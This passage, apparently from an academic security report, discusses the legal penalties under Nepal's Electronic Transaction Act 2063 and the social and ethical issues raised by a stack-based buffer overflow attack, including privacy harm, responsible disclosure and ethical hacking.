**Damaging computer systems (Section 48):** The buffer overflow attack can potentially harm the victim's computer system, leading to data loss or destruction. This act is also considered an offense under NETA, and the attacker may face up to two years in prison, a fine of no more than twenty thousand Nepalese Rupees, or both.

### 6.8.2. Social Issues

Considering the Nepal Electronic Transaction Act (NETA) 2063 and the described stack-based buffer overflow attack in the report, we can identify a critical social issue:

**Privacy and Security Worries:** The stack-based buffer overflow attack explained in the report lets intruders access the victim's computer, potentially exposing their confidential and private data. This unauthorized access can lead to several consequences for those affected.

**Privacy invasion:** Gaining unauthorized access to personal details can cause emotional distress, a sense of vulnerability, and concerns about the security of one's private data.

**Cybersecurity knowledge gap:** The existence of such attacks emphasizes the need for better awareness and education about cybersecurity issues. Many people are unaware of potential risks and best practices to protect their systems, making them more vulnerable to cyber-attacks.

**Eroding trust in technology:** As more cyber-attacks exploit weaknesses in computer systems and software, users might lose confidence in technology, discouraging them from adopting new technologies and slowing down technological progress.

**Financial and identity theft dangers:** If the attacker obtains sensitive financial or personal data, individuals could face financial losses or even identity theft, causing long-lasting financial and emotional damage.



### 6.8.3. Ethical Issues

Taking into account the Nepal Electronic Transaction Act (NETA) 2063 and the report's demonstration of a stack-based buffer overflow attack, we can point out significant ethical issues.

**Misuse potential:** On the other hand, the knowledge and tools obtained from this research could fall into the wrong hands, leading to the exploitation of vulnerabilities, system compromises, and harm. Researchers face an ethical conundrum, needing to consider the possible advantages of their work against the risk of aiding cybercriminals.

**Responsible disclosure:** It's vital for cybersecurity researchers to practice responsible disclosure by notifying software developers and vendors about discovered vulnerabilities before sharing their findings publicly. This approach allows developers to fix security issues before they can be widely exploited.

**Encouraging ethical hacking:** Supporting ethical hacking and endorsing cybersecurity certifications, such as the Certified Ethical Hacker (CEH) credential, helps establish guidelines and codes of conduct for researchers, ensuring their work benefits society without causing harm.

**Law enforcement collaboration:** Researchers should cooperate with law enforcement to identify and apprehend cybercriminals. This partnership not only helps protect the public but also offers valuable insights into criminal methods and tactics.

(Back To: [4.2. Legal, Social and Ethical Issues](#))